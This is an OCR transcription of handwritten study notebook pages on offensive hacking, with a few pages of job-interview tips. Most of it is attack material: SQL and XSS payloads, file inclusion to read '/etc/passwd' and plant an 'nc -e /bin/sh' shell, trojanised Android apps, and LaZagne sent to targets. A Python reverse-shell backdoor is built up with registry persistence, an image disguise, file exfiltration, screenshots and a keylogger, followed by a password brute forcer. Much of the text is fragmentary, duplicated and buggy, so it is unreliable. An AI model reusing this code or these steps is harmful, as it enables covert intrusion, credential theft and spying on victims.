eg of attack

required
↑Sqlmap -u "url in apostify" -p username
-- schema

53)

X ml injection

use burpsuit modify packet and see the output

Check the parts of words

54)

XCat

apt -get install python3-pip

pip3 install XCat

Run it so keep your website secured

55)

X X S

→

testing <script>alert("hello")</script>

you can share the link so it gets executed

Search for codes online

XSS P91

XSS XSSer -h


man XSSer

Usage

XSSer -a url -f g(or) -p ? &=

PHP nonphp

Search online how it's work



XSS Sniper

DATE

<script>
executed

to download it from github and use
use injections

56) A I

Supervised learning

labeled

Unsupervised learning

relate.

Reinforcement learning

trial and error.

Statistical learning

like human.

57) tips to join Company

→ future skills. → hardware and software

→ multiple skills → Experience as a fresher.

PAGE

classmate

PAGE

→ Top 3 Tech

→ AI

→ IOT

→ Robotics

full word and short words.

use freelancer.

a net discover drone.

58)

WINE

-32

dpkg --add-architecture i386

apt-get install wine32

and then install python on your linux

59)

Hex editor.

usage

hexeditor and ur programs name

change the strings using hex to text

69

ngrok

Commands : this program is used to port forward

```
# ngrok tcp 5555
```

↓ ↓ ↓
cmd type - port
 http/s

Download from online or github.

Sometimes it takes a random port in free version

1386

6) Android attack with msfvenom VENOM

install from github.

useas git says.

any os can be exploited

using your IP the prepared payload can be downloaded

to text

62) Pwned?

- haveibeenpwned.com
- This is a website to see whether your email is hacked or not

63) X whois lookupInfo gathering

- ① Whois lookup .com
- 2) netcraft .com
- 3) censys .com

64) gauchohub/knock.py

you can download it from g.it

→ this app is used find subdomains of a website

Usage

```
python knock.py isecurity.org
↓          ↓
type.    programs
           ↓
           web site
```

65) maltego

→ This is a

66) Webscanner

→ this is an

check th

code usage

weekly

non user

classmate

69) maltego

→ This is a GUI Information gathering Software.

for your email

66) Weekly

→ This is an PHP shell generator (• is important)

check the upload section

Code usage

Weekly -- helps

non weekly

Code cmd password location
 # We can generate 123456 /root/shell.php

// this command is used to generate php shell

// listing the php shell with weely

We can http://url?location/shell.php 123456
 |
 cmd url password

Same as back door

We can use bash shell,

67) Page loader vulnerability

You can browse the local files on the server

cq

→ url/?page = location

→ This type of url can be modified to see all

password

?page = ../../../../../../etc/passwd

→ And reverse shell can be placed by Burp Suite

by this

? page = .../.../.../.../.../proc/self/~~environ~~
envision

g using net cat

? pass thru ("nc

< ? pass thru ("nc -e /bin/sh -l -p port") ;
? >

listener a

nc -vv -l -p 8888
port

you can use the random logs to run php shell

location

page = .../.../.../.../var/log/auth.log.

php has base64_decode(" ") function

accessing from a remote file

page = *http://ur url*/the-reverseshell.txt?

try ? and with out?

ReverseShell.txt is a php code stored in a txt file

Defence

gofo :- etc / php5 / cgi / php.ini

off the urlopen = off

if url include = off

and form

68) SQL logs

my SQL login web

~~mysql~~ -u root -h 10.20.14.204

commands

use

Show

Select

Update

Delete

Defence

Goal -

// used to

// #es.

69) ① Job

② Leader ship

③ Flexible

④ Team work

⑤ positive

⑥ write the

⑦ write a

⑧ Show you

group a

topic

→ be the f

→ grab a t

→ end the

defence

`real_escape_string()` # this function is
 used to filter all ~~unsafe~~ newline characters and
 // (Hes.), () In are removed

- 69) Job
 - 1) leadership
 - 2) flexible
 - 3) Team player
 - 4) positive vibes
- 1) write the certificates in resume
 - 2) write a write extra circular activities
 - 3) Show you are a team player.

group discussion crackTopics

- be the ~~first~~ first person to crack it is like a debate.
- grab a turn ~~when~~ when the other person breath
- end the debate.

personal interview

- Be technical first
- and Be personal

Social media

- They Spy
- Be positive.

Make friends in the companies.

List impression

- May I come in Sir
- Smile
- Confident
- Take care of your dress
- Clean Shoes
- Can I sit
- Always have a resume in file

→ first resume, Degree, extras. Professional → 1st order. CLASSMATE

→ Show more

→ keep pictures

→ ask and

Enhancing

→ Start reading

→ Start talking

→ Watch

Resume

→ mention you

1) Choose right

Can ha, Co

2) Focus on

not get

→ have many

→ Be updated

→ do delete

DATE

→ Show more

- keep pictures of your experiment
- ask ~~and~~ and give the file and give it gently

Enhancing your Vocabulary

- Start reading newspaper. (English).
- Start talking english.

→ Watch ~~movies~~ movies in english Subtitles.

Resume preparation

→ mention your Skills.

1) Choose right font and size

Canva . Com

2) Focus on skill, abilities and achievements

not get Black listed

→ have many keywords.

→ Be updated with future skills

→ ~~do~~ delete your profile after joining a company

PAGE

70) Advance XSS

Cheat Sheet curl =

www.owasp.org/index.php/XSS-Filter-
Emerson-cheat_sheet

71) Virus data base Scanner

→ total virus // waste

→ no Distribute

72) Cookie Editor

You can Google and copy the cookies to
to your cookie

73) CSRF

after login the facebook the forgot password
can be used for attack

You can add type hidden

Type can be changed with value

74) OW

discou
for fina

→ it is

75) X

Xampp
System

76) Android

→ go AP

Kali

→ 100%

up
Selco

74)

OWASP-ZAP

- discover by your self this tool is used for finding online web page vulnerabilities

→ it is GUI

75) XAMPP

Xampp is a web server host for windows operating system.

76) Android apps trojans

→ go Apk mirror go and download the apk in Kali

→ ~~using~~ Config Taur to 8 version

update - ~~alternatives~~ -- config Taur
Select 8 th version

using fat rat

→ go to the directory where the ~~new~~
latest apk is downloaded

→ run fat rat

→ Select the Back door for original apk

Set your ip and every option
and Set the apk Relation (original ap)

→ Select the type of back door and select the
latest method

NEXPOSE

download it from

<http://www.rapid7.com/products/>

nexpose / compare - download : TSP

after downloading

Stop postgresql

Service Service postgresql Stop

DATE

Change permission to executable

chmod +x "file"

./start

./NexposeSetup-Linux64-bin

and See some videos related to it.

78) Maltego

Maltego

...
advance settings

pallet

79)

| society

→ Download it from git hub

→ install

80)

Cheat engine

- This is a software used to decode the assembly
at particular value.

81) → Start a private class on ethical hacking

→ Join a team

→ Join a company

go → info guard cybersecurity website

go all website

→ Instruction as an ethical hacker.

→ ~~aptitude~~ for all free lance websites

don't forget to go ~~top~~

Simple learn . com

5 top 3 CEH certification

82) Che

→ CAPE

→ OWASP

errors

→ Bug hunting

→ Google

→ ip Swee

→ packet

→ fast prnt

→ hard ware

→ meta data

→ enum

→ Social cr

→ human

→ finding

→ SQL i

→ XSS

classmate

2)

Cheat Sheet

DATE [] [] [] []

- CAPEC
- OWASP top 10 / SANS / CWE Top 25 program errors
- Bug hunting.
- Google hacking
- IP Sweeping Scanning
- packet sniffer
- footprinting and Service identification
- hardware identification
- meta data extraction
- enumeration (people, users, emails, subdomains)
- Social engineering
- human factors in information Security
- finding and using exploits
- SQL injection
- XSS

- Session hijacking
- DOS and DDOS
- Abuse of functionality
- Resource depletion
- wireless hacking
- Spoofing
- probabilistic techniques
- Exploitation of Authentication
- Exploiting privilege / trust
- Physical security attacks
- IoT common vulnerabilities
- Shodan.io

83) Web GraMMer (manually)

- Doing manually
- go to a website and press inspect source and find "Ca" tag

84) ZLogger

ZLOGGER

- Download from git hub
- install the program
- and run it, it will show how to use it.

85) EAZAGNE (Password Recovery)

- download it from git hub
- ~~install it~~
- This is a post exploitation tools you can get password from Kali and use it.
- ~~Send it. Create an pass Recovery~~
- Send it to the target
- using reverse shell and run it.

86) Simple Server Code . Py.

~~#!/usr/bin/python~~

Socket programming (Server Side)

→ ~~#!/usr/bin/python~~

→ import socket socket #(all are small case)

→ S = ~~socket~~.socket (socket.AF_INET,
socket.SOCK_STREAM)

~~/* AF_INET - Stands for IP4~~

~~address and Stream - Stands for TCP
Connection */~~

→ ~~S.S.setsockopt (socket.SOL_SOCKET,~~
~~socket.SO_REUSEADDR , 1)~~

~~/* Setting option using Setsockopt ,~~

~~REUSEADDR is used to allow the local connection~~

~~don't specify any normal ports like 80, 22, 8888 etc.~~

~~*~~

DATE []

→ S.bind(("127.0.0.1", 5432))
/* Local Host Ipaddress, localport */

→ S.listen(5)

No of connections to be accepted.
→ print("listening for internal connections")
→ target, ip = s.accept()

we receive the target and Ip address of the
Client when it is connecting back.

→ print("target connected!")

→ S.close() # closes the connection.

P4 TCP Client Side

bash command

nc 127.0.0.1 5432
↓ ↓
IP address port.

87) Reverse Shell - Python

~~#!/usr/bin/python~~

~~#!/usr/bin/python~~

Simple connection - Client side

→ ~~#!/usr/bin/python~~

→ import socket

• S = socket.socket(socket.AF_INET,

socket.SOCK_STREAM)

→ S.connect(("127.0.0.1", 54321))

→ print("Connection Establish To Server")

→ S.close()

S

Server Side

Same as previous program.

Simple

Server

→ ~~#!/usr/bin/python~~

→ import s

→ S = Soc

Socket.

→ S.setso

SO_R

→ S.bind

→ S.listen

→ print("l

→ target,i

→ print("

→ message

→ target.

→ answer =

print (answer)

Sock.close()

Client Site

→ #!/usr/bin/python

→ import socket

→ Sock = socket.socket(socket.AF_INET,

socket.SOCK_STREAM)

→ Sock.connect(("127.0.0.1", 54321))

→ print ("Connection Establish To Server")

→ message = Sock.recv(1024)

→ print (message)

→ answer = "Hello back"

→ Sock.send(answer)

→ Sock.close()

use while loop on both programs do it contunously

you can port forward to get all over the world

Reve

Client

#!/usr/

→ import

→ import

→ Sock =

Socket

→ Sock

→ print

→ while

↔

→

→

Command

Stderr

PIPE)

CLASSMA

Simple messaging using

DATE

Socket

Server Site

- #!/usr/bin/python
- import socket
- S = socket.socket (socket.AF_INET, ~~SOCK~~
socket.SOCK_STREAM)
- S.setsockopt(socket.SOL_SOCKET, socket.
SO_REUSEADDR, 1)
- S.bind(("127.0.0.1", 54321))
- S.listen(5)
- print("listening for incoming connections")
- target, ip = S.accept()
- print("Target connected")
- message = raw_input("ip to connectted = %s" % ip)
- target.send(message)
- answer = target.recv(1024)
size of data to be received

Reverse Shell - python

Client Side

```
#!/usr/bin/python  
→ import socket  
→ import subprocess  
→ Sock = socket.socket(socket.AF_INET,  
                      socket.SOCK_STREAM)  
→ Sock.connect(("127.0.0.1", 54321))  
→ print("Connection Established To Screen")  
→ while True:  
    → Command = Sock.recv(1024)  
    → if command == "q":  
        → break  
    → else:  
        → pproc = subprocess.Popen(  
            Command, shell=True, stdout=subprocess.PIPE,  
            stderr=subprocess.PIPE, stdin=subprocess.PIPE)  
            PIPE)
```

→ result = proc.stdout.read() +

→ result = proc.stdout.read() +

proc.stderr.read()

→ sock.send(result)

→ Sock.close()

Server has same as previous program.

• # this program has many bugs.

88)

SOCKET

Programming in python

→ S = Socket.socket()

↓ object creation → creating a new socket.

→ S.bind(host, port)

↓
used to bind the socket to the server host and port.

→ S.send()

↓
→ used to send something

S. listen
↓
listen

S. re

S. close

Direct

Creating

Create

Create a

Return

→ It is

allowed

fire we

→ Key no

Encrypt

→ you ca

- DATE
- `S.bind()`
 - ↓
 - listen for any connection.
 - `S.listen()`
 - # used to receive anything
 - `S.accept()`
 - # used to close the port.

Direct and Reverse Connection

Creating a server in digital ocean

- Create a back shell
- Create a key logger using Python.

Network Diode

- It is a physical barrier one side the traffic is allowed, unless unless it's reverse biased

fire wall

- Key notes pls turn it on.

Encryption can be broken

- you can share your ~~SSL~~ certificate by myself.

Output / Comments.

DATE

ff! /usr/bin/python → location of python shell

import socket → module contains socket pre-functions

S=socket.socket (S.....) → object declaration.

~~socket.socket(S.....)~~

Socket.AF_INET → IPv4 address.

Socket.SOCK_STREAM → TCP connection establishment

S.setsockopt → used to set options

S.bind(("ipaddress", "port")) → to bind both connections.

S.listen("value") → used accept no of connections

Output

listening for connections.

target has been connected.

O/I

DATE

→ you can do port forwarding for true connections.

O/P

Connection establish.

O/P

Server

listening for connections

target has been connected

enter the message : hello

hi

Client

connection established

hello

No Enter message hi

Simple

→ #!/usr/

→ import

→ Sock = Sock

→ Sock.C

→ print ("")

→ Sock.close

→ Sending

ServerSide

→ #!/usr

→ import

→ S = Socket

→ S.setsockopt

→ S.bind(("

CLASSMATE

Python Programming

Input

29) Simple Server waiting for connections.

```
#!/usr/bin/python  
import socket  
S=socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
S.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)  
S.bind(("127.0.0.1",54321))  
S.listen(5)  
print("listening for incoming connections")  
target, ip = S.accept()  
print("Target connected")  
S.close()
```

Simple client side connections

bash command

```
nc 127.0.0.1 54321
```

Simple client side connection without NC

```
→ #!/usr/bin/python  
→ import socket  
→ Sock = socket.socket(socket.AF_INET,  
→                      socket.SOCK_STREAM)  
→ Sock.connect(("127.0.0.1", 54321))  
→ print("connection established to server.")  
→ Sock.close()
```

Sending messages using Socket.

Server Side

```
→ #!/usr/bin/python  
→ import socket  
→ S = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
→ S.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)  
→ S.bind(("127.0.0.1", 54321))
```

- S.listen(5)
- print("listening for incoming connections")
- target, ip = S.accept()
- print("target connected")
- message = raw_input("Rev shell #: "% str(ip))
- target.send(message)
- answer = target.recv(1024)
- print(answer)
- S.close()

Client Side

- #!/usr/bin/python
- import socket
- S = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
- S.connect(("127.0.0.1", 54321))
- print("connection established")

S
DATE
message = s.recv(1024)

print(message)


answer = raw_input("raw_input() raw_input('Enter!')")

s.send(answer)

s.close()

SENDING MESSAGES Using While

loop



- #!/usr/bin/python
- import socket
- s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
- s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
 0.1, 54321)

S

DATE

message = s.recv(1024)

print(message)


answer = raw_input("Enter!")

s.send(answer)

s.close()

SENDING MESSAGES Using While

loop



- #!/usr/bin/python
- import socket
- s = socket.~~+~~.Socket(socket.AF_INET, socket.SOCK_STREAM)
- s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
- s.bind(("127.0.0.1", 54321))
- s.listen(5)

classmate

PAGE

PAGE

- print ("listening for incoming connections")
- target, ip = s.accept ()
- print ("Target connected")
- while true:
 - message = raw_input ("Shell #: "% str(ip))
 - target.send (message)
 - target.send (message)
 - if message == "q":
 - break
 - else:
 - answer = target.recv (1024)
 - print (answer)
- s.close ()

Client

- #!/usr/bin/python.
- import socket.
- Sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

→ Sock.connect(("127.0.0.1", 5432))
→ print("Connection Established to Server.")
→ while True:
 → message = Sock.recv(1024)
 → print(message)
 → if message == "q":
 → break
 → else:
 → message_back = raw_input("Type
 → message to be sent to server: ")
 → Sock.send(message_back)
→ Sock.close()

Executing Small commands using

White
~~Server~~

Server Side

// This is a bugged app

// This is a reverse shell.

→ #!/

→ impo

→ S = Sc

→ S.sets

→ S.bnd

→ S.liste

→ print

→ target, ip

→ print & to

→ with Team

→ Co

→ try

→ if

→ Else

classmate

DATE
→ result = target.recv(1024)
→ print(result)
→ s.close()

Client Side

→ #!/usr/bin/python
→ import socket
→ import subprocess
→ sock = socket.socket(socket.AF_INET, socket.SOCK
→ STREAM)
→ sock.connect(("127.0.0.1", 54321))
→ print("Connection Established to Server.")
→ while True:
 if command:
 → command = sock.recv(1024)
 → if command == "q":
 break

→ else:

DATE [] [] []

→ Proc = subprocess.Popen(Command, Shell=True, stdout=subprocess.PIPE)

Stdout = subprocess.PIPE, Stdin =
subprocess.PIPE)

→ result = proc.stdout.read() +
proc.stdin.read()

→ sock.send(result)

→ SOCK.close()

~~Remove bugs from this ↗~~

~~Client Side~~

→ Import socket

→ import subprocess

→ def reliable_send(data):

→ json_data = json.dumps(data)

→ Sock.send(json_data)

classmate

PAGE [] []

fixing 1024 bits in private

DATE

| | | | | | |
|--|--|--|--|--|--|
| | | | | | |
|--|--|--|--|--|--|

this is a few function

Bug free W

→ #!/usr/bin

→ def Server(

865000

→ global

→ global

→ global t

→ S = Soc

Socket . Socket

→ S.setsockopt(S

REUSEADDR, 1

→ S.bind(("127.0.0.1", 5000))

→ S.listen(5)

→ print ("Listening for connections")

→ target, ip = S.accept()

→ print ("Target connection established")

classmate

Bug free Version

```
→ #!/usr/bin/python  
→ def Server():  
    →     S = socket.socket()  
    →     global s  
    →     global IP  
    →     global target  
    →     S = socket.socket(socket.AF_INET,  
    →     socket.SOCK_STREAM)  
    →     S.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)  
    →     S.bind(("127.0.0.1", 54321))  
    →     S.listen(5)  
    →     print("Listening for incoming connection")  
    →     target, ip = S.accept()  
    →     print("Target connected!")
```

→ def shell():

→ while True:

→ Command = raw_input(" * Shell # ~%S: %s(ip) ")

→ target.send(command) reliable_send(command)

→ if command == "q":

→ break

→ else

→ result = target.recv(1024)

→ print(result)

→ def reliable_send(data):

→ json_data = json.dumps(data)

→ target.send(json_data)

→ def reliable_recv():

→ json_data = ""

→ while True:

→ try:

→ json_data = json.loads(target.

Subprocess.PIPE, stdin = subprocess.PIPE

→ result = proc.stdout.read() + proc.stderr.read()
recv(1024)

→ return json.loads(json_data)

→ except ValueError:

→ continue

Server()

Shell()

S.close()

X do not follow this

Create a function in your reverse shell.

- high data transfer
- no loop back black screen.
- convert the py file to exe.
- try to connect after a particular time.

trying to connect after 20 sec

- import time
- def connection

→ while True :

→ time.sleep(20)

→ try :

→ Sock.connect(("192.168.1.9", 54321))

→ shell()

→ except:

(connection())

prestistence function

→ you should enter your program in registry you
can open regedit to see.

→ we always Hkey current user if the system user
is not admin.

gto. → run → Regedit → computer → Hkey current
user → software → microsoft → windows

→ current version → run. (Store our Registry)

CLASSMATE

→ Change the Back doors or remove shell name
to something believable

Presentance code

\ \ → outputs → \

os.getcwd() is used to find a directory

Presentance

import os

→ import shutil

→ import Sys

→ # helps to run file

→ location = os.

Backdoors.exe

→ Shutil . copyfile

→ Subprocess . call

- soft (Windows)

/t REG_S

True)

check and

do not create a

if not os.f

↓
Same

classmate

classmate

PAGE

Presentation Code

Import os

→ Import shutil

→ import sys

→ Helps to run the program when we restart.

→ location = ~~os.~~ os.environ["appdata"] + "\\"

Backdoor.exe"

→ shutil.copyfile(sys.executable, location)

→ Subprocess.call(['reg add HKCU\Software\Micro
soft\Windows\CurrentVersion\Run /v Backdoor.

/t REG_SZ /d "' + location + "'", shell=True)

True)

check and if the presentation does exist

do not create a persistence again

if not os.path.exists(location):



Same.

Changing The directory function

Client side

- ~~if~~ command [:2] == "cd" and len(command) > 1:
 - try:
 - ~~except~~.
 - OS.chdir (command [3:])
 - except: ~~except~~.
 - continue.

Client side

Server side

- ~~if~~ command [:2] == "cd" and ~~len~~(command) > 1:
 - Continue

download and uploads

download

Server.

download

DATE

Server

→ if command [:8] == "download":

→ with open(command[9:], "wb") as file:

→ result = reliable_recv()

→ file.write(base64.b64decode(result))

Upload

Upload

→ if command [:6] == "upload":

→ try:

→ with open(command[7:], "rb") as fin:

→ reliable_send(base64.b64encode

(fin.read()))

→ except:

→ Failed = "failed to upload"

→ reliable_send(base64.b64encode(jailed))

classmate

PAGE

Client
download

→ clif command

→ with open (

→ reliable

read ())

upload

clif command

→ with open (com

→ result = s

→ fin ~~with~~

(result))

Downloading

→ def download (

→ get response :

→ file_name = wa

→ with open (file

classmate

to download file

naming the downloading file

classmate

PAGE

Client download

→ elif command [:8] == "download":
 → with open(command[9:], "rb") as file
 → reliable_send(base64.b64encode(file.read()))
upload

elif command [:6] == "upload":

 → with open(command[7:], "wb") as f:
 → result = reliable_recv()
 → f.write(base64.b64decode(result))

Downloading file from internet

→ def download(url):
 → get_response = request.get(url)
 → file_name = url.split("/")[-1]
 → with open(file_name, "wb") as out_file:

- set file.write(get + response.
content)
- elif command[1:3] == "get":
 - try:
 - download(Command[4:])
 - Reliable_send("["+Download file from
specific url!")
- except:
 - except:
 - Reliable_send("[!] failed to download")

this version of our reverse shell is little buggy
if we start any application like note pad etc. the
reverse shell gets hanged. to fix this issue a function

Client.

- elif command[1:5] == "Start":
 - try:
 - Subprocess.Popen(command[6:], shell=True)
 - Reliable_send("["+Started"]")

→ except:

→ reliable_send ("[!] Failed to start!")

To take Screen shot.

Client

→ if command [:10] == "Screenshot":

→ try:

→ screenshot()

→ with open ("monitor -1.png", "wb") as sc:

→ reliable_send (base64.b64encode

(sc.read()))

→ os.remove ("monitor -1.png")

→ except:

→ reliable_send ("[!] Failed to take screenshot")

adding a module

from mss import mss

→ def screenshot ():

→ with miss () as screenshot:

→ screenshot .shot ()

Corner Side

global count = 1

→ Elif command [:6] = "Screenshot":

= try:

→ with open('screenshot%d'%count, "w6")

as screen:

→ image = reliable_recv()

→ image_decoded = base64.

b64decode(image)

→ if image_decoded[:4] == "[! !]":

→ print(image_decoded)

→ else:

→ screen .write (image_decoded)

→ count += 1

Compiling the previous program

→ Win 1920/.win/drive_c/python27/scripts/
location

pyinstaller.exe --add-data "/root/pythonprograms/
/reverse/Image.jpg";." --onefile --noconsole
location

now go to convert jpg to ico
<https://convertico.com/jpg-to-ico/>

--icon /root/Downloads/imgico.ico
reverse-shell.py.

now go to convert ico.com/jpg-to-ico.

DATE

Compile again

→ wine /root/.wine/drive_c/python27/scripts/pyinstaller.exe --add-data "/root/python programs/reverse/ Dragon - null.jpg*:" --onefile
--noconsole --icon /root/Downloads/Dragon - null.ico reverse-shell.py

the user is admin or not

and install our Backdore in

All Users

Normal program (not in backdore)

→ import os
→ def has_admin():
 → global admin
 → try:

PAGE

CLASSMATE

PAGE

The back door is opened as an Image

if not code <= # the code should be run when
if user opens it
→ if not os.path.

preexisting code =

① → name = sys.MEIPASS + "Image.jpg"
→ try:

→ subprocess.Popen(name, shell=True)

→ except

If any code can be written

→ a = 3

→ b = 2

→ c = a + b

DATE

| | | | | |
|--|--|--|--|--|
| | | | | |
|--|--|--|--|--|

accessing temp directory because

only admin can access it

→ has

→ if

→ else

in R

→ temp = os.listdir(os.sep.join([os.environ.get('SystemRoot'), ':\\Windows', 'temp']))

→ except:

→ admin = false

→ else:

→ admin = true

→ has_admin()

→ if admin == true:

→ print ("you are an admin")

→ else

→ print ("you are not an admin")

in Backend client

→ def is_admin()

→ global admin

→ try:

→ temp = os.listdir(os.sep.join([

os.environ.get('SystemRoot', 'C:\Windows'), 'temp'))

DATE

→ except:

→ admin = False

→ else:

→ admin = True

and a check statement

→ if command[:5] == "check":

→ try:

→ is admin()

→ reliable_send(admin)

→ except:

→ reliable_send("cant perform it")

Adding help command

make if else statement

on chart side.

PAGE

DATE []

- # This programme is not a key logger it just shows
- # how key logger works.

Key logger

- #!/usr/bin/python
- import sys
- Keys = " "
- def process_key():
 - global key
 - try:
 - keep
 - except:
 - ij

- Print (
- Keyboard list
- (On press = press)
- with keyboard
classmate

just shows

DATE

Key logger using python

```
#!/usr/bin/python
import pyinput.keyboard
keys = ""
def process_keys(key):
    global keys
    try:
        keys = key + str(key.char)
    except AttributeError:
        if key == key.space:
            keys = keys + " "
        else:
            keys = keys + " " + str(key) + " "
    print(keys)
keyboard_listener = pyinput.keyboard.Listener(on_press=process_keys)
with keyboard_listener:
```

CLASSMATE

PAGE

PAGE

→ Keyboard listener . gain()

Clear and store the key logger for a particular time eg 20 Sec.

function

Pure keylogger working

```

→ #!/usr/bin/python
→ import pynput.keyboard
→ import threading
→ keys = ""
→ def process(keys):
→     global keys
→     try:
→         keys = keys + str(key.char)
→     except AttributeError:
→         if key == key.space:
    
```

→ keys = keys + " "

→ else:

→ keys = keys + " " + str(key) + "

→ def report():

→ global keys

→ print(keys)

→ key = "

→ timer = threading.Timer(5, report)

→ → timer.start()

→ keyboard_listener = pynput.keyboard.Listener(on_press
= process_keys)

→ with keyboard_listener:

→ report()

→ keyboard_listener.join()

adding addition functions

DATE

elif key == key.right:

keys = key + " >>"

elif key == key.left:

keys = key + ". << --"

elif key == key.up

keys = key + " << // "

elif key == key.down

keys = key + " << // "

Write the key strokes to a file

with →

→ with open("key logger.txt", "a") as f:

→ report()

def report():

global keys

f1 = write(keys)

keys = ""

experiment as you may.

```
def report():
```

```
    global keys
```

```
    fin = open("keylogger.txt", "a")
```

```
    fin.write(keys)
```

```
    keys = ""
```

```
    fin.close()
```

```
timer = threading.Timer(5, report)
```

```
timer.start()
```

Implementing our keylogger in backdoor

make the keylogger as a whole function and import in backdoor

Client command:

```
if command[:12] == "keylogger start"
```

```
t2 = threading.Thread(target = keylogger.start)
```

```
t2.start()
```

Brute force (Basic authentication of user)

```
#!/usr/bin/python  
→ import requests  
→ from threading import Thread  
→ import sys  
→ import getopt  
→ def banner():  
    → print "#-----#"  
    → print "Our basic brute force"  
    → print "#-----#"  
→ def start(argv):  
    → banner()  
    → try:  
        → opts, args = getopt.getopt(argv, "U:W:f:t")  
    → except getopt.GetoptError:  
        → print "Error on arguments"  
    → sys.exit()
```

for opt, arg in opts:

 → if opt == '-u':

 → user = arg

 → elif opt == '-w':

 → vrl = arg

 → elif opt == '-f':

 → passlist = arg

 → elif opt == '-t':

 → threads = arg

→ try:

 → f = open('passlist', "r")

 → passwords = f.readlines()

→ except:

 → Print "[!] can't open that file"

 → sys.exit()

→ ~~Launch~~ ^{Start} thread(passwords, threads, user, vrl)

→ if __name__ == "__main__":

→ try:
→ Start(sys.argv[1:])
→ except KeyboardInterrupt:
→ print "[!] interrupted"
→ # Thread launcher.
→ def launcher_thread(passwords, th, usernames, url):
→ global i
→ i = []
→ i.append(passwords[0])
→ while len(passwords):

global hit

hit = ""

→ global hit
→ hit = ""
→ while len(passwords):
→ if hit == "I"
→ → try:
→ → → if i[0] < th:

→ password = passwords.pop(0)
→ i[0] = i[0] + 1
→ Thread = request_performer(
password, username, url)
→ Thread.start()
→ except KeyboardInterrupt:
→ print "[! KeyboardInterrupt]"
→ sys.exit()
→ threads.join()

→ # Create a class
→ class request_performer(Thread):
→ def __init__(self, name, user, url):
→ Thread.__init__(self)
→ self.password = name.split("\n")

[0]

→ self.username = user

→ self.url = url

print " - " + self.password + " - "

DATE

→ print " - " + self.password + " - "

→ def run(self):

→ global hit

→ if hit == "1":

→ try:

→ r = requests.get(self.url)

auth = (self.username, self.password))

→ if r.status_code == 200:

→ hit = "0"

→ print ("password found")

+ self.password) → else

→ print "[!] - " + self.

password + " is not valid"

→ i[0] = i[0-1]

→ except Exception, e:

→ print e

add help options

classmate

PAGE

PAGE

16.5) Subdomain finder

DATE

```
→ #!/usr/bin/env python
→ import requests
→ def request(url):
→     try:
→         → return requests.get("http://" + url)
→     except requests.exceptions.ConnectionError:
→         → pass
→ target_url = "google.com"
→ with open("/root/Downloads/subdomains.list", "r") as
→ wordlist_file:
→     → for line in wordlist_file:
→         → word = line.strip()
→         → test_url = word + "." + target_url
→         → response = request(test_url)
→         → if response:
→             → print("[+] Discovered Subdomain -> " +
```

test_url)

DATE

- # if response means if its gets executed
- # the if loop will get executed

CRAWLING

the hidden directories

same as define the files can be access by /"

suffixed the url and name prepended

→ #!/usr/bin/env python

→ import requests

→ def request(url)

→ try:

→ → return requests.get("http://" + url)

→ → except requests.exceptions.ConnectionError:

→ → pass

target_url = "10.0.2.20/mutillidae/"

CLASSMATE

PAGE

~~Web~~

DATE

| | | | | | |
|--|--|--|--|--|--|
| | | | | | |
|--|--|--|--|--|--|

- with `open("root/Downloads/common.txt", "r")` as wordlist_file:
- for line in wordlist_file:
 - word = line.strip()
 - test_url = target_url + "/" + word
 - response = request(test_url)
 - if response:
 - print("[+] Discovered URL ->" + test_url)
- # use github for word list

~~Web crawling~~

Spider
Web crawler

CLASSMATE

PAGE

| | | |
|--|--|--|
| | | |
|--|--|--|

Pure python building a html extractor

- Pip install requests
- pip³ install lxml
- pip install Selectolax
- pip install beautifulsoup4
- Code
- pip install scrapy.

Wish U Dhanya

109) dimrip

DATE

109)
4 : 3
 $\begin{array}{r} 8 \\ \times 6 \\ \hline 48 \end{array}$
 $800 \times 600 = 480000$

$$= 1.33333333 \times$$

~~100~~ $1024 \times 768 =$


~~100~~ $1920 \times 1440 =$

$16 : 10 =$

$1920 \times 1200 =$

